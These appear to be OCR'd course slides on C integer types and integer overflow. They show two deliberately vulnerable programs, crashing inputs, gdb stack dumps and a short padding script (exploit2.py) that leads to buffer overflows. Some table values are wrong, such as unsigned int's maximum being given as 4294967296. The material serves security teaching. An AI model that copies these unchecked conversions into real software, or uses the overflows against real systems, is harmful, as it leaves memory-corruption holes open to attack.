
Integers Data Types

- Data types used to represent integer values in a programming language
- Different integer data types in C/C++ are:
  - unsigned short, signed short, int, long etc..
- Signed and unsigned variable types:
  - For representing negative and positive integers
- Each compiler can choose appropriate size for its own hardware with restrictions that short and int are atleast 16 bits, and longs are atleast 32 bits
- Typically sizeof short < int < long (though this does not alway hold true)

Integer Ranges

Ranges of integer data types



(2^8) - values

(2^16) values

C Integer Data Types on 32 bit Systems

Type	Storage size	Value range
unsigned char	1 byte (8 bits)	0 to 255 (2^8 values)
signed char	1 byte	-128 to 127 (-2^7 to 2^7-1)
int	4 bytes	-2,147,483,648 to 2,147,483,647
unsigned int	4 bytes	0 to 4,294,967,295
short	2 bytes	-32,768 to 32,767
unsigned short	2 bytes	0 to 65,535
long	4 bytes	-2,147,483,648 to 2,147,483,647
unsigned long	4 bytes	0 to 4,294,967,295

Remember...


Data Type	Size	Unsigned Range	Signed Range
char	1	0 to 255	-128 to 127
short	2	0 to 65535	-32768 to 32767
int	4	0 to 4294967296	-2147483648 to 2147483647

Integer Overflow

- A condition that occurs when the result of an arithmetic operation exceeds the max size of the integer type used to store it
- What happens when a value overflows?
  - The interpreted value will appear to "**wrap around**" the maximum and starts again at the minimum value
  - E.g. The max value of an 8-bit signed integer is 127 and the minimum is -128.
  - If a programmer stores the value **127** in such a variable and adds **1** to it, the result should be **128**. However, this value exceeds the maximum for this integer type, so the interpreted value will "wrap around" and become **-128**


Simple Example of Wrap around

- One of the example is odometer



Why Wrap Around?

For a **4 bit signed integer type**, the range will be **-8** to **7**



- Binary representation in a machine for a **4 bit integer type (Range: -8** to **7)**

Integer: 5

0	1	0	1

NUMBERS -8 TO 7 IN BINARY

0000	0	1000	-8
0001	1	1001	-7
0010	2	1010	-6
0011	3	1011	-5
0100	4	1100	-4
0101	5	1101	-3
0110	6	1110	-2
0111	7	1111	-1

Why Wrap Around? (Cont..)

- **4 bit signed Integer type (Range: -8** to **7)**

Integer input : **-5**	Integer input: **11** (> max value 7)
Binary of 5	Binary of 11
0 1 0 1	1 0 1 1
1's complement	Interpreted as negative since **sign bit is set**
0 1 0	
Add 1	
Sign bit set	**Interpreted as -5**
1 0 1 1	1 0 1 1

Why Wrap Around? (Cont..)

- **4 bit signed Integer type (Range: -8** to **7)**

Integer input : -**7**	Integer input: **8** (> max value 7)
Binary of 7	Binary of 8
0 1 1 1	1 0 0 0
1's complement	Interpreted as negative since **sign bit is set**
0 0 0	
Add 1	
Sign bit set	**Interpreted as -8**
1 0 0 1	1 0 0 0

Why Wrap Around? (Cont..)

- **4 bit unsigned Integer type (Range: 0** to **15)**

Integer input : **5**	Integer input: **16** (> max value 15)
Binary of 5	Binary of 16
0 1 0 1	1 0 0 0 0
Stored as	Converted to **4 bit integer**
0 1 0 1	**Interpreted as 0**
	0 0 0 0

Integer Overflow

```c
int a = 2147483648; // MAX_INT + 1
unsigned short b = 65536;
unsigned short int c = 65536;
short d = 32769; //MAX_SHORT + 2

printf("int value: %d\n",a);
printf("unsigned short value: %u\n",b);
printf("unsigned short int value: %u\n",c);
printf("short value: %hi\n",d);
```

val.c

Range

```
int            - '-2147483648' to '2147483647';
unsigned short - '0' to '65535';
short          - '-32768' to '32767';
```

Output

```
int value: -2147483648
unsigned short value: 0
unsigned short int value: 0
short value: -32767
```

Vulnerable Program1(vuln1.c)

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3) return -1;     <Program takes two arguments - size of buffer, data>
  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);

  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("buffer: %s\n", buf);
}
```

Vulnerable Program1

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3) return -1;    <Program takes two arguments - size of buffer, data>

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("buffer: %s\n", buf);
}
```

Bounds checking to prevent buffer overflow

Vulnerable Program1 (Cont..)

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3) return -1;

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("buffer: %s\n", buf);
}
```

Cmd: `./vuln1 $(python -c 'print "10 "+"A"*10')`

Output:
```
s = 10
buffer: AAAAAAAAA
```

Cmd: `./vuln1 $(python -c 'print "81 "+"A"*81')`

Output:
```
s = 81
Oh no you don't!
```

Vulnerable Program1

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3)
    return -1;
  int i = atoi(argv[1]);
  unsigned short s = i;

  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);
}
```

Converting **unsigned short** to **int**
(Integer Overflow possible)

Vulnerable Program1

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3)
    return -1;
  int i = atoi(argv[1]);
  unsigned short s = I;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);
}
```

Converting **unsigned short** to **int** **(Integer Overflow possible)**

If the string length is **> 80, Buffer Overflow** happens (depends on value of **s**)

Vulnerable Program1 (Exploiting)

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3)
    return -1;

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);
}
```

Range:
unsigned short : 0 to 65536
int : -2147483648 to 2147483647

Cmd: `./vuln1 $(python -c 'print "65540 "+"A"*400')`
Output: `s = 4`
`Segmentation fault (core dumped)`

Why is there a SEGFAULT here?

Stack Dump

```
32      memcpy(buf, argv[2], i);

gdb-peda$ x/20wx $esp
0xbfffef10:     0x0804869a    0x00000004    0x00000000    0xb7ff3fdc
0xbfffef20:     0xbfffefd4    0x00000000    0x00000000    0xbffff034
0xbfffef30:     0x080482ae    0x00010004    0x00040000    0x00000001
0xbfffef40:     0xbffff1ab    0x0000002f    0xbfffef9c    0xb7fc5ff4
0xbfffef50:     0x08048590    0x08049ff4    0x00000003    0x08048381
gdb-peda$ p &buf
$1 = (char (*)[80]) 0xbfffef3c
gdb-peda$ n
gdb-peda$ x/20wx $esp
0xbfffef04:     0x00000000    0xb7fc5ff4    0x0804856c    0xbfffef3c
0xbfffef14:     0xbffff1db    0x00010004    0xb7ff3fdc    0xbfffefd4
0xbfffef24:     0x00000000    0x00000000    0xbffff034    0x080482ae
0xbfffef34:     0x00010004    0x00040000    0x41414141    0x41414141
0xbfffef44:     0x41414141    0x41414141    0x41414141    0x41414141
```

Vulnerable Program1 (Exploitation)

```
int main(int argc, char *argv[]) {
  char buf[80];
  if(argc < 3)
    return -1;

  int i = atoi(argv[1]);
  unsigned short s = i;
  printf("s = %d\n", s);
  if(s >= 80) {
    printf("Oh no you don't!\n");
    return -1;
  }
  memcpy(buf, argv[2], i);
  buf[i] = '\0';
  printf("%s\n", buf);
}
```

Cmd: `./vuln1 $(python -c 'print "65540 "+"A"*400')`

Output: **s = 4**

Segmentation fault (core dumped)

< Overflows the buffer and replaces an address which controls the flow of program >

By exploiting integer overflow we copy a large string into buffer and modify the flow of the program

Vulnerable Program2 (vuln2.c)

```c
int main(int argc, char *argv[]) {
  if (argc != 2) {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
  }
  printf("The string length: %d",strlen(argv[1]));
  foo(argv[1], strlen(argv[1]));
  return 0;
}
```

```c
int foo(char *arg, short arglen) {
  int maxlen = 4000;
  char buf[maxlen];
  if (arglen < maxlen) {
    printf("copy successful\n");
    memcpy(buf, arg, strlen(arg));
  }
  else
    printf("copy failed\n");
  return 0;
}
```

Program takes as input a string & copies it to a buffer if strlen is less than 4000

What is the vulnerability?

Vulnerable Program2

```
int foo(char *arg, short arglen) {
  int maxlen = 4000;
  char buf[maxlen];
  if (arglen < maxlen) {
    printf("copy successful\n");
    memcpy(buf, arg, strlen(arg));
  }
  else
    printf("copy failed\n");
  return 0;
}
```

< Compile the program using flags -fno-stack-protect, execstack and ggdb >

Cmd: `./vuln2 $(python -c 'print 8*"A"')`

Output:
```
The string length: 8
length=8
copy successful
```

Cmd: `./vuln2 $(python -c 'print 4000*"A"')`

Output:
```
The string length: 4000
length=4000
copy failed
```

Vulnerable Prog2 (Vulnerable part)

```
int main(int argc, char *argv[]) {
  if (argc != 2) {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
  }
  foo(argv[1], strlen(argv[1]));
  return 0;
}
int foo(char *arg, short arglen) {
  int maxlen = 4000;
  char buf[maxlen];
  if (arglen < maxlen) {
    printf("copy successful\n");
    memcpy(buf, arg, strlen(arg));
  } else
      printf("copy failed\n");
  return 0; }
```

Type cast an **int** type value to **short** type value

Vulnerable Prog2 (Vulnerable part)

```
int main(int argc, char *argv[]) {
  if (argc != 2) {
      fprintf(stderr, "target2: argc != 2\n");
      exit(EXIT_FAILURE);
  }
  foo(argv[1], strlen(argv[1]));
  return 0;
}
int foo(char *arg, short arglen) {
  int maxlen = 4000;
  char buf[maxlen];
  if (arglen < maxlen) {
    printf("copy successful\n");
    memcpy(buf, arg, strlen(arg));
  }  else
      printf("copy failed\n");
  return 0; }
```

Type cast an **int** type value to **short** type value

Vulnerable to **buffer overflow** if the condition is **satisfied**

Vulnerable Program2

- Exploiting the variable **`short arglen`**
  - Range of **short** data type : `-32768 to 32767`
- Using a python program for exploitation

```
bug@ubuntu:~/Intgr_Ovrflw$ ./vuln2 $(python exploit2.py)
The string length: 32768
length=-32768
copy successful
Segmentation fault (core dumped)
```

exploit2.py

```
fstPad=32768
print fstPad*"A"
```